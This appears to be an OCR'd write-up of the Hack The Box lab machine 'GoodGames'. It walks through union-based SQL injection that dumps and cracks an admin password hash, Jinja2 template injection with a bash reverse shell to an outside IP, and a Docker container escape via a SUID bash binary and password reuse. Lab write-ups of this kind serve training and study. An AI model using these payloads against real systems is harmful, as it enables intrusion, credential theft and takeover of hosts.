
GoodGames



Reconnaissance & Scanning

Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.202.158
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 09:52 EDT
Warning: 10.129.202.158 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.202.158
Host is up (0.060s latency).
Not shown: 63668 closed tcp ports (reset), 1866 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
```

Version and Default scripts scan

```
# nmap -sCV -T4 -oN version -p 80 10.129.202.158
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 09:55 EDT
Nmap scan report for 10.129.202.158
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Mon, 21 Aug 2023 13:55:24 GMT
|     Server: Werkzeug/2.0.2 Python/3.9.2
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 85107
|     Vary: Accept-Encoding
|     Connection: close
```


```
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge">
|     <title>GoodGames | Community and Store</title>
|     <meta name="description" content="GoodGames - Bootstrap template for
communities and games store">
|     <meta name="keywords" content="game, gaming, template, HTML template,
responsive, Bootstrap, premium">
|     <meta name="author" content="_nK">
|     <link rel="icon" type="image/png" href="/static/images/favicon.png">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <!-- START: Styles -->
|     <!-- Google Fonts -->
|     <link href="https://fonts.googleapis.com/css?family=Montserrat
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Mon, 21 Aug 2023 13:55:24 GMT
|     Server: Werkzeug/2.0.2 Python/3.9.2
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, HEAD, OPTIONS
|     Content-Length: 0
|_    Connection: close
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port80-TCP:V=7.94%I=7%D=8/21%Time=64E36CCC%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,157E,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Mon,\x2021\x20Aug\x2020
SF:23\x2013:55:24\x20GMT\r\nServer:\x20Werkzeug/2\.0\.2\x20Python/3\.9\.2\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x208
SF:5107\r\nVary:\x20Accept-Encoding\r\nConnection:\x20close\r\n\r\n<!DOCTY
SF:PE\x20html>\n\n\x20\x20\x20\x20\n<html\x20lang=\"en\">\n<head>\n\x20\x2
SF:0\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20<meta\x20http-equ
SF:iv=\"X-UA-Compatible\"\x20content=\"IE=edge\">\n\n\x20\x20\x20\x20<titl
SF:e>GoodGames\x20\|\x20Community\x20and\x20Store</title>\n\n\x20\x20\x20\
SF:x20<meta\x20name=\"description\"\x20content=\"GoodGames\x20-\x20Bootstr
SF:ap\x20template\x20for\x20communities\x20and\x20games\x20store\">\n\x20\
SF:x20\x20\x20<meta\x20name=\"keywords\"\x20content=\"game,\x20gaming,\x20
SF:template,\x20HTML\x20template,\x20responsive,\x20Bootstrap,\x20premium\
SF:">\n\x20\x20\x20\x20<meta\x20name=\"author\"\x20content=\"_nK\">\n\n\x2
SF:0\x20\x20\x20<link\x20rel=\"icon\"\x20type=\"image/png\"\x20href=\"/sta
SF:tic/images/favicon\.png\">\n\n\x20\x20\x20\x20<meta\x20name=\"viewport\
```

```
SF:"\x20content=\"width=device-width,\x20initial-scale=1\">\n\n\x20\x20\x2
SF:0\x20<!--\x20START:\x20Styles\x20-->\n\n\x20\x20\x20\x20<!--\x20Google\
SF:x20Fonts\x20-->\n\x20\x20\x20\x20<link\x20href=\"https://fonts\.googlea
SF:pis\.com/css\?family=Montserrat")%r(HTTPOptions,C6,"HTTP/1\.1\x20200\x2
SF:0OK\r\nDate:\x20Mon,\x2021\x20Aug\x202023\x2013:55:24\x20GMT\r\nServer:
SF:\x20Werkzeug/2\.0\.2\x20Python/3\.9\.2\r\nContent-Type:\x20text/html;\x
SF:20charset=utf-8\r\nAllow:\x20GET,\x20HEAD,\x20OPTIONS\r\nContent-Length
SF::\x200\r\nConnection:\x20close\r\n\r\n");
```


Vulnerability assessment & Exploitation

Authentication Bypass with SQLi


Checking around the website we found a login and signup. We can bypass the login to get admin access with the following payload:



Click on login and we have access as admin



If we click in settings we will get redirected to another subdomain, add it to the `/etc/hosts` to get access.




```
# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali.kali       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.202.158 internal-administration.goodgames.htb goodgames.htb
```


The website is another login. If we try some default credentials we cannot login, so we must use the SQL injection we found before to get the admin's password.

SQLi to discover the password

We know we have an SQLi with `'-- -` , so now we must check how we can enumerate the databases. After trying some payloads I found the following.

```
' union select NULL,NULL,NULL,NULL-- -
```

With this payload we get login successful and the welcome message displays the following:



So now we can start enumerating and try to find the admin password.

```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://goodgames.htb
Connection: close
Referer: http://goodgames.htb/signup
Cookie: session=
eyJfZnJlc2giOmZhbHNlLCJlbWFpbCI6IjIyMiIsImlkIjoxMTEsImxvZ2dlZGlu
Ijp0cnVlLCJ1c2VybmFtZSI6IjQ0NCJ9.ZON6qg.ZMLG5VZu-rneRE7LY1bx6uH8
GiU
Upgrade-Insecure-Requests: 1

email=%27+union+select+NULL,NULL,NULL,@@version--+-&password=x
```

```
            <img src="static/images/logo-2.png" alt="
            GoodGames">
          </a>
89        <div class="nk-gap-2">
          </div>
90      </div>
91    </div>
92    <div class="nk-fullscreen-block-middle">
93      <div class="container text-center">
94        <div class="row">
95          <div class="col-md-6 offset-md-3 col-lg-4
            offset-lg-4">
96            <h1 class="text-main-1" style="font-size: 50px;
              ">
                Login Successful
              </h1>
97
98            <div class="nk-gap">
              </div>
99            <h2 class="h4">
                Welcome 8.0.27
              </h2>
100
101           <div>
                Redirecting you to profile page...
              </div>
102           <div class="nk-gap-3">
              </div>
103
104           <a href="/" class="nk-btn nk-btn-rounded
              nk-btn-color-white">
                Return to Homepage
              </a>
105         </div>
106       </div>
107       <div class="nk-gap-3">
          </div>
108     </div>
109   </div>
110 </div>
111
```

```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://goodgames.htb
Connection: close
Referer: http://goodgames.htb/signup
Cookie: session=
eyJfZnJlc2giOmZhbHNlLCJlbWFpbCI6IjIyMiIsImlkIjoxMTEsImxvZ2dlZGlu
Ijp0cnVlLCJ1c2VybmFtZSI6IjQ0NCJ9.ZON6qg.ZMLG5VZu-rneRE7LY1bx6uH8
GiU
Upgrade-Insecure-Requests: 1

email=%27+union+select+NULL,NULL,NULL,user()--+-&password=x
```

```
<img src="static/images/logo-2.png" alt="
GoodGames">
</a>
<div class="nk-gap-2">
</div>
</div>
</div>
<div class="nk-fullscreen-block-middle">
<div class="container text-center">
<div class="row">
<div class="col-md-6 offset-md-3 col-lg-4
offset-lg-4">
<h1 class="text-main-1" style="font-size: 50px;
">
Login Successful
</h1>

<div class="nk-gap">
</div>
<h2 class="h4">
Welcome main_admin@localhost
</h2>

<div>
Redirecting you to profile page...
</div>
<div class="nk-gap-3">
</div>

<a href="/" class="nk-btn nk-btn-rounded
nk-btn-color-white">
Return to Homepage
</a>
</div>
</div>
<div class="nk-gap-3">
</div>
</div>
</div>
</div>
```

I will try to start enumerating the sql schema.

```
Cookie: session=
eyJfZnJlc2giOmZhbHNlLCJlbWFpbCI6IjIyMiIsImlkIjoxMTEsImxvZ2dlZGlu
Ijp0cnVlLCJ1c2VybmFtZSI6IjQ0NCJ9.ZON6qg.ZMLG5VZu-rneRE7LY1bx6uH8
GiU
Upgrade-Insecure-Requests: 1

email=
%27+union+select+NULL,NULL,NULL,schema_name+from+information_sch
ema.schemata--+-&password=x
```

```
Login Successful
</h1>

<div class="nk-gap">
</div>
<h2 class="h4">
Welcome information_schemamain
</h2>

<div>
Redirecting you to profile page
```

```
email=
%27+union+select+NULL,NULL,NULL,table_name+from+information_sche
ma.tables+where+table_schema+%3d+'main'--+-&password=x
```

```
Welcome blogblog_commentsuser
</h2>
```

```
email=
%27+union+select+NULL,NULL,NULL,column_name+from+information_sch
ema.columns+where+table_name+%3d+'user'--+-&password=x
```

```
Welcome emailidnamepassword
</h2>
```

```
email=
%27+union+select+NULL,NULL,NULL,concat(email,+"%3a",+password)+f
rom+main.user+limit+1--+-&password=x
```


```
<h2 class="h4">
Welcome
admin@goodgames.htb:2b22337f218b2d82dfc3b6f77
e7cb8ec
</h2>

<div>
```

From here we get the credentials `admin@goodgames.htb:2b22337f218b2d82dfc3b6f77e7cb8ec`. Crack the hash to get the password.

```
# hashcat -m 0 '2b22337f218b2d82dfc3b6f77e7cb8ec'
/usr/share/wordlists/rockyou.txt -w 3 -O
....
```

```
2b22337f218b2d82dfc3b6f77e7cb8ec:superadministrator
....
```


Go to the internal subdomain and log in with the credentials `admin:superadministrator`. After checking the website the only thing we can do is changing our name.



We know the application is using flask, we can also check if it is using python and try to perfom a SSTI attack.

```
# curl -I http://internal-administration.goodgames.htb/login
HTTP/1.1 200 OK
Date: Mon, 21 Aug 2023 16:22:26 GMT
Server: Werkzeug/2.0.2 Python/3.6.7
Content-Type: text/html; charset=utf-8
Content-Length: 13603
Vary: Cookie
Set-Cookie:
session=eyJfZnJlc2giOmZhbHNlLCJjc3JmX3Rva2VuIjoiYTE3NTlkZTA3MjZiYTIyM2Y1NGRlNTM0Z
TE2MmFlNzYzZWUxZmE4NSJ9.ZOOPQg.4DdHIsGvAFciZkw1SfPoZ2PiZaw; HttpOnly; Path=/
```

We confirm it is using python. We will check if it is vulnerable to SSTI using these payloads. I used `{{7*7}}`.



After that we can confirm there is rce with this payload: `{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}`

Start a listener and we can get a reverse shell with the following payload

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('bash -c "bash -i >& /dev/tcp/10.10.16.7/443 0>&1"').read() }}
```

The flag is located in `/home/augustus/user.txt`

Privilege Escalation

Make a full interactive shell. If we check our hostname IP we get the following IP:

```
root@3a453ab39d3d:/# hostname -I
172.19.0.2
```

We can perfom a pingsweep to 172.19.0/24 to find other hosts.

```
root@3a453ab39d3d:/# for i in $(seq 1 254); do (ping -c 1 172.19.0.$i | grep "bytes from" &); done
64 bytes from 172.19.0.1: icmp_seq=1 ttl=64 time=0.091 ms
64 bytes from 172.19.0.2: icmp_seq=1 ttl=64 time=0.020 ms
```

I made a simple bash script to scan the ports of the ip 172.19.0.1

```bash
#!/bin/bash

target_ip="172.19.0.1"
start_port="1"
last_port="65535"

echo "Starting scan..."

for port in $(seq "$start_port" "$last_port"); do
        (echo >/dev/tcp/$target_ip/$port) >/dev/null 2>&1 && echo "Port $port
open."
done

echo "Scan completed."
```

If we run the script we find the ports 22 and 80.

```
root@3a453ab39d3d:/home/augustus# ./scan.sh
Starting scan...
Port 22 open.
Port 80 open.
Scan completed.
```

We can try to reuse the password `superadministrator` for the user agustus and we get a successful login.

```
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
....
augustus@GoodGames:~$ hostname -I
10.129.202.158 172.17.0.1 172.19.0.1 dead:beef::250:56ff:fe96:940c
```

So we are in the main host. So the idea now is to copy `/bin/bash` from the machine to the container as user augustus and change its owner and permissions to enable SUID from the container.

```
augustus@GoodGames:~$ cp /bin/bash .
augustus@GoodGames:~$ ls
bash  scan.sh  user.txt
augustus@GoodGames:~$ exit
logout
Connection to 172.19.0.1 closed.
root@3a453ab39d3d:/home/augustus# chown root:root ./bash
root@3a453ab39d3d:/home/augustus# chmod u+s ./bash
```

Now login back as augustus and run `bash -p`

```
augustus@GoodGames:~$ ./bash -p
bash-5.1# whoami
root
```

The flag is in `/root/root.txt`